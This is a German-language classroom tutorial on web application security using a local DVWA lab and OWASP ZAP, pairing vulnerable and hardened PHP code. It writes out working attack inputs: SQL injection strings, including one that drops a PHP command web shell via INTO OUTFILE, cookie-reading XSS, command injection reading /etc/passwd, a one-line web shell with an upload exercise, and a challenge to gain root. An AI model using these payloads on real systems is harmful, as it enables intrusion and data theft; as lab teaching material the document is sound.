Inhaltsverzeichnis

1. Security von Web-Applikationen

1.1. Ziele

☑ OWASP (Open Web Application Security Project) kennen lernen

☑ Typische Sicherheitsgefahren bei Web-Applikationen kennen lernen

☑ DVWA (Damn Vulnerable Web Application) installieren und kennen lernen

☑ OWASP-ZAP (Open Web Application Security Project – Zed Attac Proxy) verwenden können

☑ Quellen:

- ☐ http://www.computersecuritystudent.com/ (see Security Tools)

1.2. Überblick

www.owasp.org

"The Open Web Application Security Project (OWASP) is a 501(c)(3)worldwide not-for-profit charitable organization focused on **improving the security** of software. Our mission is to make software security visible,so that individuals and organizations worldwide can make informed decisions about true software security risks. "

http://www.dvwa.co.uk/

"Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for **security professionals** to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment."

https://github.com/zaproxy/zaproxy

"The OWASP Zed Attack Proxy (ZAP) is an easy to use integrated penetration testing tool for

finding vulnerabilities in web applications."

Quelle: https://blog.codecentric.de/en/2013/10/automated-security-testing-web-applications-using-owasp-zed-attack-proxy/

Some of the web application vulnerabilities which DVWA contains;

- **Brute Force**: HTTP Form Brute Force login page; used to test password brute force tools and show the insecurity of weak passwords.
- **Command Execution:** Executes commands on the underlying operating system.
- **Cross Site Request Forgery (CSRF)**: Enables an 'attacker' to change the applications admin password.
- **File Inclusion**: Allows an 'attacker' to include remote/local files into the web application.
- **SQL Injection**: Enables an 'attacker' to inject SQL statements into an HTTP form input box. DVWA includes Blind and Error based SQL injection.
- **Insecure File Upload:** Allows an 'attacker' to upload malicious files on to the web server.
- **Cross Site Scripting (XSS):** An 'attacker' can inject their own scripts into the web application/database. DVWA includes Reflected and Stored XSS.
- **Easter eggs**: Full path Disclosure, Authentication bypass and some others. (find them!)

1.3. Installation u. Konfiguration

Download:

- Xampp
  - https://www.apachefriends.org/de/index.html
- dvwa
  - https://github.com/RandomStorm/DVWA/archive/v1.0.8.zip
- owas-zap
  - https://github.com/zaproxy/zaproxy

Konfiguration: DVWA

- in htdocs entpacken
- admin/password

- evtl. in config/config.inc.php Anpassungen
- $_DVWA['db_server'] = 'localhost';
- $_DVWA['db_database'] = 'dvwa';
- $_DVWA['db_user'] = 'root';
- $_DVWA['db_password'] = '?????';

Filepermission für File-Upload setzen:

```
chmod -R 777 dvwa/hackable
```

OWAS ZAP:

- entpacken und
- starten
- evtl. Option->Verbindung: htl-Proxy eintragen

1.4. Installation ohne Konfguration via docker

- https://github.com/ethicalhack3r/DVWA

- `docker run --rm -it -p 80:80 vulnerables/web-dvwa`

1.5. DVWA kennen lernen

- http://localhost/dvwa/index.php
- Login: admin/password
- DVWA security
  - change security level to low

1.5.1. SQL Injection

2' OR '1'='1

bewirkt: select ... from users where user_id=' 2' OR '1'='1 '

Der Blick in das (UNSICHERE) php-Script zeigt:

htdocs/dvwa/vulnerabilities/sqli/source/low.php

```
<?php

if(isset($_GET['Submit'])){

	// Retrieve data

	$id = $_GET['id'];

	$getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
	$result = mysql_query($getid) or die('<pre>' . mysql_error() . '</pre>' );
```

```
      $num = mysql_numrows($result);

      $i = 0;

      while ($i < $num) {

            $first = mysql_result($result,$i,"first_name");
            $last = mysql_result($result,$i,"last_name");

            $html .= '<pre>';
            $html .= 'ID: ' . $id . '<br>First name: ' . $first . '<br>Surname:
' . $last;
            $html .= '</pre>';

            $i++;
      }
}
?>
```

Eine richtige (SICHERE) Version zeigt die Datei:

htdocs/dvwa/vulnerabilities/sqli/source/high.php

```
<?php

if (isset($_GET['Submit'])) {

      // Retrieve data

      $id = $_GET['id'];
      $id = stripslashes($id);
      $id = mysql_real_escape_string($id);

      if (is_numeric($id)){

            $getid = "SELECT first_name, last_name FROM users WHERE user_id =
'$id'";
            $result = mysql_query($getid) or die('<pre>' . mysql_error() .
'</pre>' );

            $num = mysql_numrows($result);

            $i=0;

            while ($i < $num) {

                  $first = mysql_result($result,$i,"first_name");
                  $last = mysql_result($result,$i,"last_name");

                  $html .= '<pre>';
                  $html .= 'ID: ' . $id . '<br>First name: ' . $first .
'<br>Surname: ' . $last;
                  $html .= '</pre>';

                  $i++;
            }
      }
}
?>
```

http://php.net/manual/de/function.stripslashes.php

entfernt aus einem String die (Back)Slashes.

```
<?php
$str = "Ist Ihr Name O\'reilly?";

echo stripslashes($str);
// Ausgabe: Ist Ihr Name O'reilly?
?>
```

http://www.php.net/manual/de/function.mysql-real-escape-string.php

Maskiert spezielle Zeichen innerhalb eines Strings für die Verwendung in einer SQL-Anweisung.

Zusammenfassung: Beispiel für die richtige Verwendung:

https://www.w3schools.com/php/php_form_validation.asp

```
<?php
// define variables and set to empty values
$name = $email = $gender = $comment = $website = "";

if ($_SERVER["REQUEST_METHOD"] == "POST") {
     $name = test_input($_POST["name"]);
     $email = test_input($_POST["email"]);
     $website = test_input($_POST["website"]);
     $comment = test_input($_POST["comment"]);
     $gender = test_input($_POST["gender"]);
}

function test_input($data) {
     $data = trim($data);
     $data = stripslashes($data);
     $data = htmlspecialchars($data);
     $data = mysql_real_escape_string($data);
     return $data;
}
?>
```

How To Avoid $_SERVER["PHP_SELF"] Exploits?

$_SERVER["PHP_SELF"] exploits can be avoided by using the htmlspecialchars() function.

The form code should look like this:

```
<form method="post"
      action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>">
…
</form>
```

Weitere Beispiele: (muss angepasst werden)

-1 ' **union select** "<?php system($_REQUEST['cmd']); ?>" , '' INTO OUTFILE '/opt/lampp/htdocs/dvwa/hackable/uploads/hack.php

Ein Aufruf:

http://localhost/dvwa/hackable/uploads/hack.php?cmd=ls

1.5.2. XSS stored

Cross-site-scripting:

Beispiel: Der folgende Text könnte in ein Guestbook eingetragen werden. Dadurch kann man z.B. die Session-ID auslesen.

```
<script>alert("Hello, World!");</script>
```

```
<iframe src="http://www.htl-salzburg.ac.at"></iframe>
```

```
<script>window.location("http://www.htl-salzburg.ac.at");</script>
```

Auslesen der Session-ID:

```
<script>alert (document.cookie);</script>
```

aus: http://de.wikipedia.org/wiki/Session_Hijacking

Entführung von Web-Sitzungen[Bearbeiten]

Grundsätzlich ist das HTTP ein **verbindungsloses**/zustandsloses Protokoll, da jede HTTP-Anfrage vom Webserver als neue Verbindung entgegengenommen, abgearbeitet und direkt danach wieder geschlossen wird.

Da viele Webanwendungen aber darauf angewiesen sind, ihre Benutzer auch über die Dauer einer solchen Anfrage hinaus zuzuordnen, implementieren sie eine eigene **Sitzungsverwaltung**.

Dazu wird zu Beginn jeder Sitzung eine eindeutige Sitzungs-ID (**SESSION-ID**) generiert, die der Browser des Benutzers **bei allen nachfolgenden Anfragen** übermittelt, um sich damit bei dem Server zu identifizieren.

Die Sitzungs-ID wird dabei über ein GET- oder POST-Argument oder – wie meistens – über ein **Cookie** übermittelt.

Kann der Angreifer diese Sitzungs-ID mitlesen oder erraten, kann er sich durch das **Mitsenden der Sitzungs-ID in eigenen Anfragen** als der **authentifizierte Benutzer ausgeben** und die Sitzung somit übernehmen.

1.5.3. Command Injection

127.0.0.1 ; ls -lR /var/www/html/dvwa

127.0.0.1 ; find / -name "*config*"

127.0.0.1 ; pwd

127.0.0.1 ; whoami

127.0.0.1 ; id

127.0.0.1 ; ps -aux

127.0.0.1 ; uname -a & users & w

127.0.0.1 ; cat /etc/group

127.0.0.1 ; cat /etc/passwd

Hier die (**UNSICHERE**) Version:

htdocs/dvwa/vulnerabilities/exec/source/low.php

```
<?php

if( isset( $_POST[ 'submit' ] ) ) {

      $target = $_REQUEST[ 'ip' ];

      // Determine OS and execute the ping command.
      if (stristr(php_uname('s'), 'Windows NT')) {

            $cmd = shell_exec( 'ping  ' . $target );
            $html .= '<pre>'.$cmd.'</pre>';

      } else {

            $cmd = shell_exec( 'ping  -c 3 ' . $target );
            $html .= '<pre>'.$cmd.'</pre>';

      }

}
?>
```

Und hier die SICHERE Variante:

htdocs/dvwa/vulnerabilities/exec/source/high.php

```
<?php

if( isset( $_POST[ 'submit' ] ) ) {

      $target = $_REQUEST["ip"];

      $target = stripslashes( $target );


      // Split the IP into 4 octects
      $octet = explode(".", $target);

      // Check IF each octet is an integer
      if ((is_numeric($octet[0])) && (is_numeric($octet[1])) &&
```

```
      (is_numeric($octet[2]))
      && (is_numeric($octet[3])) && (sizeof($octet) == 4)  ) {

      // If all 4 octets are int's put the IP back together.
      $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];


            // Determine OS and execute the ping command.
            if (stristr(php_uname('s'), 'Windows NT')) {

                  $cmd = shell_exec( 'ping  ' . $target );
                  $html .= '<pre>'.$cmd.'</pre>';

            } else {

                  $cmd = shell_exec( 'ping  -c 3 ' . $target );
                  $html .= '<pre>'.$cmd.'</pre>';

            }

      }

      else {
            $html .= '<pre>ERROR: You have entered an invalid IP</pre>';
      }

}

?>
```

Hinweis: oft sind regex (Regular expression) hilfreich:

regex und ip-Adressen

```
(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.
(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.
(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)\.
(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?)
```

siehe auch:

https://regexr.com/3jc07

1.5.4. Upload DVWA

Upload eines Webshell script:

Datei: hack.php

```
<?php echo exec($_GET['cmd']);?>
```

Vorbedinung: Filepermission (write) muss für den upload Ordner gesetzt sein.

s. install oben

Wir wollen das hochgeladene php-script nun testen mit:

`http://localhost/dvwa/hackable/uploads/hack.php?cmd=ls`

oder mit XSS:

<script>window.location("http://localhost/dvwa/hackable/uploads/hack.php?cmd=ls");</script>

1.5.4.1 Aufgabe: WEB-Shell installieren

Wir wollen nun ein 'echtes' Webshell -script auf den Server laden.

Quelle:

- Laden Sie die Datei phpshell-2.4.zip von http://phpshell.sourceforge.net/
- Weil im DVWA-Server vielleicht kein unzip-Programm installiert ist, wandeln Sie diese Datei in eine *.tar.gz Datei um.
  - unzip phpshell-2.4.zip
  - tar cvfz phpshell-2.4.tar.gz phpshell-2.4
- DVWA: Upload file
  - phpshell-2.4.tar.gz raufladen
- entpacken Sie diese Datei nun mit http://localhost/dvwa/hackable/uploads/hack.php?cmd=tar%20xfz%20phpshell-2.4.tar.gz
- starten Sie nun die WEB-Shell mit http://localhost/dvwa/hackable/uploads/phpshell-2.4
- lesen Sie die Datei INSTALL
  - [users]
  - informatik= "comein"
- starten Sie nun http://localhost/dvwa/hackable/uploads/phpshell-2.4/phpshell.php

- versuchen Sie einige Befehle
  - ls
  - cd /
  - pwd
  - ls
  - id

Jetzt wäre noch toll, wenn wir root-Rechte auf dem Server erlangen könnten. Wer dies schafft bekommt 1000 Punkte.

1.6. WEB-Browser → ZAP Proxy → DVWA Application


DVWA:

- low soll eingestellt sein


Web-Browser:

- use zap-proxy: localhost 8080
- goto: sql injection (blind)
- goto: xss stored

OWAS-ZAP:



Und nun die Warnungen ansehen.



1.7. PHP: SECURITY-TIPPS

Trauen Sie KEINER (User)-Eingabe und verwenden Sie

- trim()
- htmlspecialchars()
- stripslashes()
- mysql_real_escape()

```php
<?php
// define variables and set to empty values
$name = $email = $gender = $comment = $website = "";

if ($_SERVER["REQUEST_METHOD"] == "POST") {
  $name = test_input($_POST["name"]);
  $email = test_input($_POST["email"]);
  $website = test_input($_POST["website"]);
  $comment = test_input($_POST["comment"]);
  $gender = test_input($_POST["gender"]);
}

function test_input($data) {
  $data = trim($data);
  $data = stripslashes($data);
  $data = htmlspecialchars($data);
  $data = mysql_real_escape($data);
  return $data;
}
?>
```

Bei dem FORM-Attribut Action kann man folgenden unsicheren php-code angeben.

```
<form method="post"
action="<?php echo $_SERVER["PHP_SELF"];?>">
```

Hier wird der Name des aktuell geladenen Scripts verwendet. Dies ist oft beim Laden UND Verarbeiten von Formularangeben in Verwendung.

ABER SICHERER ist folg.Anweisung:

```
<form method="post"
action="<?php echo htmlspecialchars($_SERVER["PHP_SELF"]);?>">
```

Wenn man folgende URL verwendet:

http://www.example.com/test_form.php/%22%3E%3Cscript%3Ealert('hacked')%3C/script%3E

wird im ersten unsicheren Beispiel folgender HTML-Code erzeugt:

```
<form method="post" action="test_form.php"/
><script>alert('hacked')</script>
```

im SICHEREN Beispiel:

```
<form method="post"
action="test_form.php/&quot;&gt;&lt;script&gt;alert('hacked')&lt;/
script&gt;">
```

Verwenden Sie bei DB-Anwendungen:

```
<?php
// Verbindung herstellen
$link = mysql_connect('mysql_host', 'mysql_user', 'mysql_password')
    OR die(mysql_error());

// Anfrage erstellen
$query = sprintf("SELECT * FROM users WHERE user='%s' AND
password='%s'",
            mysql_real_escape_string($user),
            mysql_real_escape_string($password));
?>
```

1.8. Weitere URLS

http://pentestlab.wordpress.com/tag/dvwa/page/5/

http://yeslinux.blogspot.co.at/2013/01/php-backdoor-c99-shell.html